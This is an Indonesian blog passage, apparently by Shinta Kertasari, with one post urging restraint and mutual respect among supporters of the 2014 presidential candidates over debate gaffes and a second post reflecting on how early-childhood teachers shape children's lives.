sebelumnya.  Vacum of Power atau kekosongan kekuasaan  terjadi anarchisme dan saling kudeta bahkan pihak asing menguasai negara kita, bagai rumah tanpa penghuni.

    Efek yang kedua, jikapun situasi ini terus berlangsung dan saling membuka borok lawan, terbayangkah nanti jika salah satu dari mereka menjadi presiden? Lalu borok borok atau isu isu negative itu dicatat oleh lawan negara dan dijadikan alat mendeskreditkan presiden kita? Trus bagaimana presiden dan negara kita bisa dihargai oleh negara kita  kalau kita sendiri tidak menghargainya?Padahal kadang menurut saya, kesalahan kesalahan capres tersebut juga nggak fatal fatal amat, manusiawi kok. Misalnya : Ketika Prabowo tidak tahu singkatan “TPID” kalo nggak salah dalam acara depat presiden. Trus ribut, banyak yang mencibor, mengolok olok, merendahkan dan sebagainya. Bahkan lama lama jadi fitnah. Padahal menurut saya manusiawi kok. Kalau kebetulan pak Jokowi tahu itu juga karena beliau mendapat penghargaan. Jadi bukan karena lebih tau satu singkatan trus pak Jokowi lebih pintar toh? Gimana kalau dibales pak Prabowo  dengan singkatan atau jargon militer yang tidak pernah digunakan diluar pasukan? (dalam konteks presiden sebagai panglima tertinggi militer di Indonesia) Trus pak Jokowi juga jadi bego? Wah kalau begitu semua bego dong (termasuk saya dan anda yang saya yakin tidak tahu semua singkatan yang ada di dunia ini). Sering lho mahasiswa komunikasi saya memberikan tidak hanya singkatan tapi juga ilmu baru tentang komunikasi keada saya.  Seorang professor dibidang Geologi tidak tahu nama satu batu yang dibawa mahasiwanya dari kampong, tentu tidak membuatnya harus dicopot gelar professor geologinya kan? Atau seorang habib yang tidak tahu sebuah hadist apa berarti dia tidak pantas menyandang gelar habibnya? Padahal saya pernah diberitahu oleh eyang saya kalau ilmu manusia itu hanya setitik air di samudra ilmu yang luas.

    Masalah kertas terselip di baju pak Jokowi (entah itu bagian dari renana marketing komunikasi atau bukan ya), misalnyapun itu catatan pengingat apa harus dikatakan saat berbicara di depan umum, apa yang salah? Bukankah itu hanya berarti bahwa pak Jokowi punya persiapan dan menghindari kesalahan ?  Bukankah itu hal yang baik? Toh dalam debat dan pidato tidak ada peraturan dilarang membawa catatan kan? Kalau ujian closebook, baru itu dibilang nyontek karena ada aturan jelasnya.  Itu kalau memang catatan pengingat Apa yang terselip di baju kita bisa apa saja kan?  Misalnya sebelum naik ke mimbar ada yang tiba tiba kasih kartu nama atau pengingat atau apapun, dank arena buru buru kita selipkan saja di saku. Manusiawi kan?

    Masalah Umrahnya pak Jokowi yang hanya pencitraan dan ihrom yang katanya terbalik. Pencintraan atau bukan, ibadah diterima atau tidak, itu bu10511225_249232521936706_5662418762072659906_nkan hak manusia utnuk menilainya. itu hak yang beribadah dan Allah. Kenapa jadi kita yang ributin? Wong yang haji serius aja bisa nggak diterima katanya. Nah untuk urusan ihrom, saya yang ilmu agamanya hanya seperti “setetes air di samudra ini” agak bingung. Namun saat bertanya pada seorang yang dianggap ahli (tanpa bawa bawa jokowi lho) jawabannya adalah “menurut fiqih islam dalam rukun haji / umroh ttg penggunaan kain ihrom di kiri adalah yg saat thawaf mengelilingi Kabah . Setelah itu boleh bebas diselempangkan sisi manapun juga atau dikerudungkan boleh . Nah kalau begitu kenapa jadi masalah? bisa saja saat itu Jokowi tidak sedang tawaf atau sudah tawaf dan ihromnya lepas slempangnya dan karena berdesak desakan trus buru buru slempangin. Toh banyak juga yang tidak berihrom disitu. 


    Kemudian masalah Kalpataru dan Adipura, semua mentertawakan Hatta dari nomor 1 yang “katanya tidak bisa membedakan anata kalpataru dan adipura. Benarkah? setelah baca banyak kiriman tentang debat capres (karena saya memilih untuk bikin rancangan buku berikutnya daripada nonton) saya sempat percaya dengan “kata teman teman” tersebut. Namun kemudian saya membaca sebuah berita di kompasiana.com dimana  katanya JAKARTAPOST saudaranya menyatakan mendukung capres no 2, saya mulai penasaran apa yang sebenarnya terjadi. Lalu sayapun menonton rekaman debat tersebut dan saya setuju dengan rangkuman kompasiana yang kurang lebih seperti ini:

    Ada yang menarik saat segmen final debat capres 2014 yang baru saja usai digelar oleh KPU. Pada segmen ke-5 dalam arena tanya jawab, JK kembali kelirumengartikan rentetan pertanyaan yang diajukan oleh Hatta Rajasa:

    Pak Joko Widodo dan pak Jusuf kalla, kembali kepada lingkungan hidup. Kita ingin lingkungan bersih, sehat. Upaya kita dalam membangun udara lebih sehat, seberapa jauh pandangan pak Jokowi terhadap ini?

    Jokowi :

    Menurut saya kalpataru, penghargaan itu diberikan kepada perseorangan dan lembaga. Tetapi bukan hanya piala saja, seharusnya ada insentif, sehingga mereka merasa dihargai.

    Dengan adanya insentif dan anggaran, mereka akan benar-benar bekerja dengan lebih baik lagi, memperbaiki lahan tanam, memperbaiki pengairan dan pelembagaan di desa.

    Pada akhirnya tidak hanya satu dua tetapi semakin banyak yang bekerja untuk mendapatkan kalpataru untuk negara yang kita cintai ini.

    Hatta :

    Bentuk penghargaan apakah dalam piala atau insentif, itu bukanlah hal yang penting. Tetapi prinsipnya adalah penghargaan itu diberikan. Pertanyaannya mengapa DKI dan Solo tidak pernah dapat?

    Jusuf Kalla:

    Pertanyaan bapak bagus tetapi keliru, kota penghargaannya adipura bukan kalpataru, saya tidak perlu jawab.

    Kita perhatikan. Saat itu Hatta mengajukan pertanyaan yang sifatnya menjebak pada Jokowi mengenai pandangannya tentang LINGKUNGAN YANG BERSIH DAN SEHAT. Jokowi sebenarnya faham arah dari pertanyaan Hatta ini pasti ingin menyindir kegagalan Adipura waktu ia menjabat. Jokowi menjawab dengan elegan dan lugas, walau sedikit terpeleset dengan mengkaitkan maksud sindiran itu pada KALPATARU. Padahal jika dikembalikan pada pertanyaan Hatta tentu yang dimaksud Hatta sebenarnya soal ADIPURA yang tidak didapat oleh Jokowi selama memimpin di DKI atau Solo.

    Berdasarkan pandangan Jokowi tersebut, Hatta menanggapi bahwa yang penting bukanlah penghargaan dalam bentuk piala dan intensif, tetapi makna dari diterimanya penghargaan tersebut. lalu Hatta mempertanyakan, jika menurut Jokowi penghargaan itu cukup penting, mengapa DKI dan Solo tidak mendapatkannya?

    Jika hanya melihat sepotong antara saat pak Hatta bilang kalpataru dan jawaban pak JK memang sangat yakin jika orang kemudian mengira pak Hatta tidak tahu bedanya adipura dan kalpataru. Namun jika dilihat dari rangkaian pembicaraan  maka sebenarnya jokowilah yang ingin menghindari adipura dengan membelokkan masalah penghargaan lingkungan hidup (notabene yang dimaksud adipura)  ke kalpataru dan JK yang kemudian mengambil alih (sedikit emosi) menyalahkan Hatta yang hanya mengulang kata kata Jokowi.  Mungkin kurang konsentrasi karena baru saja sakit ya, jadi wajar.

    Dari presiden terdahulu sampai presiden  sekarang, hal yang pasti adalah over expectations. Baru sehari, seminggu atau sebulan  duduk di kursi kepresidennya, maunya semua masalah selesai. Menjadi presiden berarti harus tahu semua masalah rakyatnya plus masalah di seluruh dunia. Termasuk harus tahu pake baju apa kalau tiba tiba ketemu si fulan di jalan.  Baru sehari duduk di kursi presiden maunya semua yang diinginkan sudah disediakan oleh presiden. Presiden harus menyelesaikan semua masalah dengan cepat, harus ada di semua tempat tapi juga harus ikutan macet macetan karena nggak boleh lewat duluan (nyusahin rakyat kalau pake nyetop sana sini dan pake paswalpres). Presiden pake baju murah atau biasa biasa saja dibilang “Presiden kok kere, malu maluin rakyat” pake baju mahal “presiden kok bajunya mahal nggak inget rakyatnya”.  Bahkan baru jadi calon presiden aja sudah harus sakti mandraguna dan pandai sulap sihir.

    Buat saya, apapun alasannya membuka aib orang lain adalah tidak baik. Menyampaikan fakta  memang tipis batasannya dengan membuka aib orang ya. Sebuah fakta memang akurat dengan data data yang lengkap dan terbukti (bukan katanya atau copy paste) itu adalah informasi. Selain dari itu? Tingkah dan reaksi berlebihan dari pendukung dua pihak ini tidak lucu sama sekali. Kita punya masalah akan empati dan emosional behavior serius. Betapa mudahnya orang mentertawakan orang lain, hingga lupa, kalau dia juga tidak sempurna. Dan lupakan kalian, kita ditonton banyak orang. Anak2 kita, remaja2 kita, mereka menonton. Kalian mau jika mereka berpikir: “oh ternyata mentertawakan orang lain itu boleh.” “oh ternyata malah asyik dan seru.” Kita lupa bahwa yang kita hina dan jatuhkan itu nantinya akan menjadi pemimpin negara kita.  Mengkritik itu jauh lebih mudah daripada memperbaiki. Sebelum mengkritk sebaiknya anda tahu bagaimana baiknya dan berikan solusi.

    Kedua capres yang dihina hina dikorek korek kesalahannya itu adalah saudara kita sebangsa dan setanahair, yang sama dengan kita, tidak sempurna. Bedanya mereka memiliki kemauan untuk berbuat lebih bagi bangsa ini dengan perjuangan yang lebih untuk menjadi seperti mereka.  Nantinya, salah satu dari mereka akan menjadi kepala negara kita yang kita bebani dengan berbagai keinginan dan pengharapan kita.  Menghina mereka berarti menghina kepala kita sendiri . Jangan hanya marah saat negara lain menghina dan menginjak injak kepala kita namun disaat yang sama kita juga menghina kepala kita sendiri. Dan bagi saudaraku yang muslim, bukannya ada hadist yang melarang kita untuk saling menghina dan membuka aib saudara kita sesame muslim? (dua capres kita muslim lho) pilih

    Jadi tidak boleh punya jagoan? Boleh. Tapi kalau kata eyang saya Sakmadyo. Tidak perlu berlebihan.  Ada yang melemparkan issue langsung nyolot. Melihat celah menghina capres lawab langsung disambut dan ditambah tambah. Biar apa? Seru? Ramai? Dibilang hebat dan tau banyak? Waduhhhhh!!!! Bukankah tujuan awalnya hanya memilih calon yang terbaik? Bagaimana kalau biarkan semua pada porsi dan tugasnya. Simak,  saring telaah dan pilih. Bukannya prinsip pemilu masih sama; LUBER : Langung memilih di TPS, Umum dimana semua orang mendapatkan haknya menggunakan kesempatan memilih, Bebas memilih calon manapun tanpa paksaan dan RAHASIA. Apapun hasilnya dan siapapun presidennya nanti, semoga saat terpilih akan didukung sepenuhnya oleh rakyat Indonesia termasuk para politikus dan cendekiawan dadakan yang saat ini berseberangan, demi NKRI, demi bangsa kita, demi kita sendiri.  Mari berkarya dan melakukan yang terbaik, dimulai dari diri sendiri. Siapapun pilihannya silahkan diberikan tanggal 9 nanti dan setelah itu yang menang amanah yang kalah legowo iklas dalam SALAM 10 JARI dimana jari 1 dan jari 2 bersama 7 jari lainnya bersatu berjabat erat lalu bekerja untuk bangsa ini… selamat berdamai, selamat berpuasa dan salam 10 jari persaudaraan

    Catatan ini terinspirasi dari berbagai tulisan di media sosial dan blog banyak orang 🙂

  • Pengaruh Guru Pendidikan usia dini: Tidak Hanya di Kelas, Tapi Jauh Lebih Luas (Baik Dari Sisi Ruang Maupun Waktu)

    “Seorang guru mempengaruhi keabadian, ia tak pernah tahu kapan pengaruhnya berhenti.” – Henry Adams

    SEjanuari2012 (9)

    Saat mengajar teman teman yang selalu berhubungan dengan pendidikan dan perkembangan anak-anak, terutama anak-anak usia dini, saya selalu mengatakan bahwa saya lebih beruntung dari mereka. Saat mengajar dan saya memberikan informasi yang salah kepada mahasiswa saya, maka tanggung jawab saya lebih pada mereka. Paling banter saya dibilang dosen nggak bermutu oleh mahasiswa saya dan saya kehilangan prestise. Sedangkan teman teman pengajar usia dini, yang nota bene merupakan usia GOLDEN AGE, memiliki tanggung jawab yang jauh lebih besar dan lebih berat. Dimana saat mereka melakukan kesalahan, kemungkinan koreksi dari murid sangat kecil. Bahkan sebagian besar yang terjadi adalah murid akan mempercayai kesalahan ini sebagai sebuah kebenaran yang mendasari pemikiran dan pola tingkah laku seumur hidup.

    Itu jika berbicara tentang materi. Jika bicara tentang rasa percaya, saya juga lebih beruntung. Mahasiswa hanya mendengarkan pengajaran saya dan sering kali menanyakan ulang kebenaran informasi saya secara langsung maupun tidak. Sedangkan anak-anak selalu menganggap gurunya paling pintar, paling benar dan paling hebat, bahkan kadang dibanding orang tuanya sendiri. Banyak anak-anak yang lebih percaya dan lebih menurut pada pada gurunya dibanding orang tua. Alhasil Right or wrong  ajaran guru itulah yang benar yang harus diikuti.

    Jika di dalam kelas, mahasiswa hanya melihat apa yang saya ajarkan diatas papan tulis, LCD ataupun kertas. Sangat berbeda dengan pendidikan usia dini, dimana anak-anak banyak mendengar, melihat dan meraba lalu menyerap di otaknya yang bagaikan sponge, menumpuknya disana dan mendasari semua kehidupan dari apa yang dia kumpulkan. Pendidikan anak-anak di usia Golden age  bukan hanya tentang apa yang kita ajarkan melalui kata kata saat mengajar, tapi  lebih pada apa yang dilihat didengar, diraba/dipegang  dan dilakukan oleh dan bersama bu guru.  Jika saya mengupil, memaki dan memukul meja saat mengajar, tidak akan mempengaruhi pemikiran anak didik saya, Paling citra saya saja yang berubah. Berbeda jika hal yang sama diakukan oleh para pendidik di sekolah untuk anak usia dini. Anak didiknya akan dengan mudahnya meniru dan menjadikan kebiasaan buruk tersebut, karena dianggap hal itu baik adanya.Jika seorang guru PAUD menyindir  atau becanda tentang seseorang maka anak didiknya bisa menganggap itu sebagai julukan atau label yang dapat mereka gunakan dalam menilai orang tersebut.

    Sekolah (kelas) bagi mereka adalah tempat untuk belajar, berbagi, membentuk pondasi dan tumbuh. Apalagi untuk anak-anak yang ibu bapaknya sibuk berkarir hingga memilih menitipkan anaknya pada “guru” selama mereka bekerja. Walaupun tidak dipungkiri pengaruh terbesar tetap pada  lingkungan rumah dimana sebagian besar waktunya dihabiskan.

    Jika kita  mau berhenti sesaat untuk mengenang dan merenungkan saat-saat di sekolah bersama  guru-guru, saya yakin kita semua bisa menunjukkan setidaknya satu hal yang diambil dari ajaran, contoh dan tauladan guru kita, yang membuat perbedaan dalam hidup kita. Saya sendiri beruntung karena pernah memiliki seorang guru yang paling cantik (setidaknya itulah yang saya rasakan saat saya masih di taman kanak kanak) dengan rambut panjangnya, tangan yang lembut dan tutur kata yang runtut selalu tersenyum. Saya selalu mengingat beliau sebagai wanita yang selalu bisa membuat dunia saya kembali menjadi indah seburuk apapun keadaannya (dan memang bukan masa yang indah bagi saya). Beliau banyak mengajari saya tentang bermain sambil berkarya, menari, menyanyi serta selalu tersenyum. Alhasil, saya di Taman kanak kanak sampai 6 tahun. Saat sudah seharusnya masuk SD, saya hanya seminggu di bangku SD dan kembali ke taman kanak kanak bu Wati. Saat kecil cita cita sayapun menjadi guru TK dan menjadi ibu seperti bu Wati.

    Saat di sekolah dasar, hal yang paling berkesan bagi saya adalah Pak Sarwoko, kepala sekolah yang berpenampilan sangar. Meskipun sangar, Bapak kepala sekolah yang satu ini menjadi favorit saya. Beliau selalu tahu bagaimana membuat saya bersemangat untuk terus belajar dan belajar, membaca dan membaca, berkegiatan sebanyak mungkin, serta selalu menyelesaikan dengan sebaik mungkin, apa yang kita mulai. Meskipun sudah beberapa dasawarsa masa ini berlalu, kenangan, ajaran dan keindahan ini masih terus teringat. Sangat berbeda dengan memori SMP, SMA ataupun Kuliah yang hanya tersimpan beberapa saat dan hanya hal yang benar benar istimewaKesamaan kedua guru ini dalam kenangan saya adalah:

    1. Selalu berusaha dan pantang menyerah
    2. Selalu tersenyum dalam keadaan apapun
    3. Selalu berkreasi dan berkarya. Ikuti kegiatan apapaun yang memungkinkan dengan senang. To be creative, learn and fun
    4. Belajar dan sekolah itu menyenangkan
    5. Selalu menyelesaikan semampu kita sebaik mungkin sesuatu yang sudah kita mulai

    Saat mengenang semua ini saya bersyukur bertemu dan memiliki guru guru yang istimewa, yang melihat saya sebagai seorang anak  istimewa. Saya bersyukur mereka selalu sabar serta memberikan suri tauladan positif bagi saya. Saat berbincang dengan mereka lima atau enam tahun lalu, mereka bilang saya adalah anak yang penuh ide, lincah, banyak maunya, tidak bisa diam, bawel suka nanya dan berpontensi untuk berkembang.  Mereka bilang pertanyaan pertanyaan dan kemauan saya yang menggebu gebu waktu kecil sering membuat mereka jengkel juga. Namun kejengkelan ini ternyata tidak pernah saya sadari sampai sekarang dan merekapun tidak pernah memaksa saya berubah menjadi seperti anak-anak lainnya. Seingat saya mereka selalu sabar menjawab pertanyaan saya (dan beberapa jawaban ini ternyata masih menjadi dasar pengetahuan saya sampai saat ini) dan selalu tersenyum. Tidak ada labeling, shouting, pengucilan, pembedaan apalagi judging dari mereka. Dalam pandangan saya, hal yang sama yang sering dialami oleh anak-anak seperti saya dan Khay. Oh ya, Khay adalah anak saya, yang kurang lebih punya sifat yang sama dengan bundanya. Untuk itu saya sangat bersyukur dan berharap Khay pun memiliki guru guru dengan kualitas yang sama.

    Saya yakin sekali bahwa para guru yang memiliki pengaruh besar dalam hidup saya ini, sama sekali tidak pernah berpikir tentang besarnya pengaruh mereka. Sebagian besar para guru di TK dan SD tidak pernah mengira bahwa apa yang mereka katakan, lakukan dan ajarkan di lingkungan sekolah memiliki efek yang begitu besar.Karena sebagian besar hal hal yang berpengaruh pada kita adalah hal hal kecil yang tidak direncanakan. Sayangnya jika hal hal positif ini bisa memiliki pengaruh besar, hal hal negatifpun begitu juga. Jika dulu sebagian besar orang tua relatif masih memiliki waktu dengan anaknya, karena tuntutan jaman, saat ini orang tua lebh banyak mempercayakan pendidikan anak pada guru. Anak lebih banyak berinteraksi dengan lingkungan sekolah dibanding rumah. Itu berarti pengaruh guru menjadi lebih besar.

    Beberapa ahli psikologi mengatakan bahwa keberhasilan seorang murid di sekolah tergantung pada adanya hubungan yang erat, saling percaya dan saling menjaga Antara si murid dengan satu orang dewasa di sekolah tersebut (biasanya guru). Dengan hubungan seperti ini akan membangun rasa percaya diri, rasa diakui, rasa aman dan munculnya rasa ingin membuktikan bahwa org yang disayanginya itu benar saat percaya “dirinya bisa”. Anak juga perlu merasa bahwa ada seseorang di lingkungan itu (sekolah) yang mereka tahu dan tahu dia ada. Mereka perlu tahu ada seseorang yang menyayangi dirinya apa adanya tanpa harus berubah menjadi seperti yang lain dan akan menjaga mereka jika terjadi sesuatu.

    Namun secara logika pernyataan ini juga bisa berarti sebaliknya. Bahwa jika hubungan ini berubah menjadi buruk, si orang dewasa (guru) yang sudah “terlanjur” dipercaya dan harus dijaga perasaannya ini memiliki penilaian buruk dan ini berpengaruh pada cara sang guru menghadapi si anak, maka efeknyapun menjadi buruk. Saat seseorang memiliki stigma “anak nakal”, anak tidak mampu karena masih terlalu kecil”, “anak kurang ajar” anak bodoh” dan sebagainya, maka semua itu tanpa disadari akan muncul dalam sikap dan perkataan yang direkam dengan jelas oleh si anak, maupun teman temannya. Maka jangan heran jika kemudian teman teman si anak berpikir seperti “yang dipikirkan guru”. Akibatnya anakpun memndapat perlakuan yang berbedasesuai dengan labelingnya dan jika ini dibiarkan maka anak akan percaya bahwa dirinya seperti itu. Hal seperti ini sudah seringkali saya lihat di beberapa sekolah yang saya kunjungi. Bahkan anak-anak yang semula hanya “memiliki badan besar” (namun belum mampu mengontrol kekuatan dan gerakan), anak yang sangat aktif (belum masuk kategori hiperaktif sebenarnya), sangat pintar dan cepat belajar sesuatu (hingga sering merasa bosan karena harus menunggu temannya yang belum mengerti, pada akhirnya menjadi anak “bermasalah ataupun “berkebutuhan khusus” karena judging dari guru guru di sekolahnya dan berakibat pada salah penanganan. Tenyata sampai dia besar beberapa anak ini kadang masih harus berjuang melawan pemikirannya sendiri bahwa dirinya tidak bisa diam, didinya bodok, dirinya tidak bisa berlaku benar dan sebagainya.

    Lalu saya mulai mencoba merumuskan guru yang baik dengan kata kata saya sendiri,

    • Seorang guru yang baik, pertama dan utama, melihat setiap murid sebagai individu yang unik dengan harapan, impian, kekuatan, dan kerentanan masing masing,
    • Seorang guru yang baik, bekerja untuk menciptakan suasana kelas yang harmonis dan dinamis, di mana setiap murid melihat setiap murid lain dalam sebuah pemikiran positif – di mana mereka memang berbeda satu sama lain, harus menghormati satu sama lain. Kewajiban guru adalah membuat suasana di mana setiap murid merasa cukup aman untuk berbagi pikiran dan perasaan mereka. Sebuah lingkungan kelas (bahkan sekolah)yang membuat kesalahan dipandang sebagai kesempatan untuk belajar daripada kesempatan untuk merasa gagal,
    • Seorang guru yang baik, tahu murid pada berbagai tingkatan. Memang Guru harus mengajar dan belajar tentang kekuatan dan kebutuhan akademis muridnya. Namun tak kalah pentingnya, guru juga harus belajar tentang kepentingan mereka, ketakutan, harapan dan kekhawatiran muridnya. Dengan begitu Guru membantu murid belajar tentang diri mereka sendiri dan membantu murid untuk belajar beberapa hal tentang satu sama lain, terutama kasih saying, kekuatan dan harapan,
    • Seorang guru yang baik, harus selalu ingat bahwa mengingat bahwa setiap murid adalah anak yang berharga dari orang tuanya. Kita semua pasti tahu bahwa setiap orang tua memiliki cita cita tinggi, kekhawatiran yang cukup kuat dan harapan besar untuk anak itu. Dalam hal ini Guru bekerja untuk membantu orang tua memahami tujuan dan untuk mengembangkan kepercayaan diri mereka- tidak mengganggu, menghambat atau bahkan menghancurkan pola didik orang tua. Tapi Guru bukan menggantikan orang tua melaksanakan tugas tersebut karena bagaimanapun Orang tua merupakan bagian integral dan penting dari pendidikan anak. Guru juga harus menyadari  seberapa besar pengaruh dapat dibuat dalam kehidupan seorang anak dan betapa sulitnya orang tua bisa memberikan mempercayakan anak mereka kepada orang lain.
    • Seorang guru yang baik, selalu mencoba untuk melihat hal-hal melalui mata murid juga, bekerja keras untuk menjadi adil, empati dan mendorong. Guru berusaha untuk mempertahankan harapan yang tinggi untuk setiap anak. Guru harus bisa menantang muridnya untuk meraih yang terbaik dan terbang ke bintang dimana  tujuannya adalah membuat mereka terus belajar, melakkan yang terbaik dan bukan nilai 1 sampai 10 di rapor.
    • Seorang guru yang baik, mampu membuat muridnya menyukai belajar dan sekolah (bukan sekolahannya secara fisik saja) melalui pembelajaran yang menarik. Guru membantu setiap murid menemukan minat bakatnya sendiri serta mengeksplorasinya lalu menguasainya hingga tingkat terbaik yang bisa dilakukan dan menguasai. Guru membantu murid melihat bahwa tujuan yang pada awalnya sulit pada akhirnya menjadi mudah, dan seringkali yang paling memuaskan adalah untuk mencapainya. Guru yang baik membantu murid untuk melihat hal-hal baru sebagai tantangan bukan rintangan ditakuti. Guru menunjukkan kepada mereka bahwa kesempurnaan tidak hanya tidak realistis, tetapi tidak diinginkan juga.
    • Seorang guru yang baik, akan melekat pada ingatan murid. Jika hal ini terjadi maka  akan sulit untuk mengucapkan selamat tinggal pada akhir tahun ajaran, berharap para murid akan datang kembali untuk mengunjungi. Mereka akan membawa kenangan guru yang di masa depan mereka dan dengan keberhasilan mereka.

    Guru merupakan figur pengganti orang tua bagi anak-anak di sekolah, yang memberikan andil yang besar dalam tumbuh  kembang mereka. Guru akan memberikan perlindungan, pengajaran dan kebiasaan-kebiasaan  baru yang mendukung.Menurut  Covey (1997) ada empat prinsip peranan guru yang sangat berpengaruh dfalam dalam tumbuh kembang anak-anak, yaitu:

    1. Modelling (Example of trustworthness). Guru adalah contoh atau model bagi anak. Tidak dapat disangkal bahwa contoh guru mempunyai pengaruh yang sangat kuat bagi anak, sehingga Schweitz mengatakan bahwa ada tiga prinsip dalam mengembangkan anak  yeitu pertama contoh, kedua contoh dan ketiga contoh. Guru merupakan model bagi anak baik positif maupun negatif dan turut memberikan pola bagi way of life anak. Melalui modelling ini guru akan turut mewariskan cara berpikirnya kepada anak, oleh karena itu maka peranan modelling merupakan suatu yang sangat mendasar. Melalui modelling anak juga akan belajar tentang sikap proaktif, sikap respek dan kasih sayang.
    2. Mentoring yaitu kemampuan untuk menjalin atau membangun hubungan, investasi emosional atau pemberian perlindungan kepada orang lain secara mendalam, jujur, pribadi dan tidak bersyarat. Guru menjadi sumber pertama di sekolah bagi perkembangan perasaan anak: rasa aman atau tidak aman, dicintai atau dibenci. Ada lima cara untuk memberikan kasih sayang pada orang lain: (1) empathiing adalah mendengarkan hati orang lain dengan hati sendiri; (2) sharing adalah berbagi wawasan, emosi dan keyakinan; (3) affirming adalah memberikan ketegasan/penguatan kepada orang lain melalui kepercayaan, penilaian, konfirmasi, apresiasi dan dorongan; (4) praying  mendoakan orang lain secara ikhlas dari hati yang paling dalam dan (5) sacrificing  adalah berkorban untuk diri orang lain.
    3. Organazing  yaitu  sekolah memerlukan tim kerja dan kerjasama antar anggota dalam memenuhi tugas-tugas atau kebutuhan sekolah dan hal-hal penting.
    4. Teaching. Guru berperan sebagai pengajar bagi anak-anak tentang hukum-hukum dasar kehidupan. Melalui pengajaran ini, guru juga menciptakan concious competence pada diri anak yaiitu anak mengalami tentang apa yang mereka kerjakan dan alasan  mengapa mereka mengerjakan itu.

    Gurupun manusia. Seperti halnya Bu Wati dan pak Sarwoko yang mengakui bahwa mereka kadang jengkel, sebel, emosi menghadapi shinta kecil yang nggak bisa diem dan terus bertanya samapai puas. Banyak hal hal kecil yang kemudian muncul saat hal seperti ini terjadi, yang tentu tidak menyenangkan kedua belah pihat. Itulah mengapa, menurut saya, Guru perlu mengambil waktu untuk diri mereka sendiri, luangkan waktu untuk merayakan semua pencapaian kecil dalam hidup, serta fokus pada anak yang diajarkan. Kesadaran akan peranan mereka jauh lebih penting saat hal seperti ini terjadi. Mungkin lebih baik, mundur sebentar untuk menata pikiran agar tidak menjadi negatif.

    Guru tidak harus meminimalkan peran yang mereka mainkan dalam mempengaruhi kehidupan murid dan rasanya tidak mungkin. Namun sebagai guru, kita bisa membuat peran kita menjadi peran yang  positif, memiliki kualitas yang “dewasa karismatik” yang tidak hanya menyentuh pikiran murid, tetapi juga roh mereka , cara mereka melihat dan merasakan tentang diri mereka sendiri selama sisa hidup mereka. Pengaruh tersebut adalah benar-benar suatu kehormatan langka yang harus dihargai dan dipelihara. Karena peran guru terutama guru PAUD dan SD tidak hanya sebatas ruangan kelas, tapi jauh diluar kelas baik dari segi waktu maupun ruang.

    Jakarta 16 Maret 2014

    Shinta Kertasari